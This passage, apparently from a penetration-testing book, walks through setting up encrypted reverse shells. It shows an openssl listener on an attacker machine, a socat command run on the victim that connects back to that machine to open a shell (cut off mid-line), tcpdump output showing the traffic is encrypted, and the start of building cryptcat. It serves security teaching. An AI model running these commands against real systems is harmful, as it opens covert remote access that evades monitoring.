
We can check whether or not `socat` is installed on the target server using the following command:

```
which socat
```




Let's start the encrypted listener on port `8000` using the following command on the attacker machine:

```
openssl s_server -quiet -key key.pem -cert cert.pem -port 8000
```




Execute the following command on the victim machine for a reverse shell connection:


```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane openssl-connect:192.168.2.6:8000,key=$HOME/ce
```



Upon successful execution, a reverse shell will be popped on the attacker machine:



Let's try to execute the `id` command:




As we can see in the following screenshot, the output is encrypted:

```
22:36:53.599149 IP 192.168.2.6.8000 > 192.168.2.14.48804: Flags [P.], seq 4020760707:4020760739, ack 2414928448, win 4102, options [nop,nop,TS val 185275366 ecr 1812578], length 32
        0x0000:  0800 272a 4684 3035 adbd c26e 0800 4500  ..'*F.05...n..E.
        0x0010:  0054 0000 4000 4006 b53f c0a8 0206 c0a8  .T..@.@..?......
        0x0020:  020e 1f40 bea4 efa7 f083 8ff0 e240 8018  ...@.........@..
        0x0030:  1006 5634 0000 0101 080a 0b0b 13e6 001b  ..V4............
        0x0040:  a862 1703 0300 1b00 0000 0000 0000 0124  .b.............$
        0x0050:  789d e8fc 99f9 c253 b095 c5de feda 1a84  x......S........
        0x0060:  0f63                                     .c
22:36:53.599679 IP 192.168.2.14.48804 > 192.168.2.6.8000: Flags [P.], seq 1:34, ack 32, win 296, options [nop,nop,TS val 1814502 ecr 185275366]
, length 33
        0x0000:  3035 adbd c26e 0800 272a 4684 0800 4500  05...n..'*F...E.
        0x0010:  0055 47a9 4000 4006 6d95 c0a8 020e c0a8  .UG.@.@.m.......
        0x0020:  0206 bea4 1f40 8ff0 e240 efa7 f0a3 8018  .....@...@......
        0x0030:  0128 85ac 0000 0101 080a 001b afe6 0b0b  .(..............
        0x0040:  13e6 1703 0300 1ce1 4332 88f5 b1e1 32c4  ........C2....2.
        0x0050:  3d6d bb8c 4f14 9aed 1f1e 659c 376a 0ee0  =m..O.....e.7j..
        0x0060:  6e21 6f                                  n!o
22:36:53.601582 IP 192.168.2.6.8000 > 192.168.2.14.48804: Flags [.], ack 34, win 4101, options [nop,nop,TS val 185275369 ecr 1814502], length 0
        0x0000:  0800 272a 4684 3035 adbd c26e 0800 4500  ..'*F.05...n..E.
        0x0010:  0034 0000 4000 4006 b55f c0a8 0206 c0a8  .4..@.@.._......
        0x0020:  020e 1f40 bea4 efa7 f0a3 8ff0 e261 8010  ...@.........a..
        0x0030:  1005 e1da 0000 0101 080a 0b0b 13e9 001b  ................
        0x0040:  afe6                                     ..
22:36:53.601997 IP 192.168.2.14.48804 > 192.168.2.6.8000: Flags [P.], seq 34:190, ack 32, win 296, options [nop,nop,TS val 1814502 ecr 18527536
9], length 156
        0x0000:  3035 adbd c26e 0800 272a 4684 0800 4500  05...n..'*F...E.
        0x0010:  00d0 47aa 4000 4006 6d19 c0a8 020e c0a8  ..G.@.@.m.......
        0x0020:  0206 bea4 1f40 8ff0 e261 efa7 f0a3 8018  .....@...a......
        0x0030:  0128 8627 0000 0101 080a 001b afe6 0b0b  .(.'............
        0x0040:  13e9 1703 0300 97e1 4332 88f5 b1e1 3370  ........C2....3p
        0x0050:  d9e4 c36c 6c54 c612 e47b a5f9 25ef 3cef  ...llT...{..%.<.
        0x0060:  a0e4 afd9 ffc8 166d f6d8 9800 107c a239  .......m.....|.9
        0x0070:  4b3a 9a34 f853 88d6 9b54 1932 4b53 2ee8  K:.4.S...T.2KS..
        0x0080:  e33b af5a 398d 3ff8 99b1 6b4d c522 455e  .;.Z9.?...kM."E^
```

If we don't want to use SSL at all, we can always try `cryptcat`. This supports encrypted communication using the `twofish` cipher algorithm.


Encrypted reverse shell using cryptcat

`cryptcat` is a tool based on `netcat` that is enhanced by `twofish` encryption. Download the tool from http://cryptcat.sourceforge.net/ and `untar` it. The following file resides in the `cryptcat` directory after downloading it:




We need to build the package using the following command:

```
make linux
```

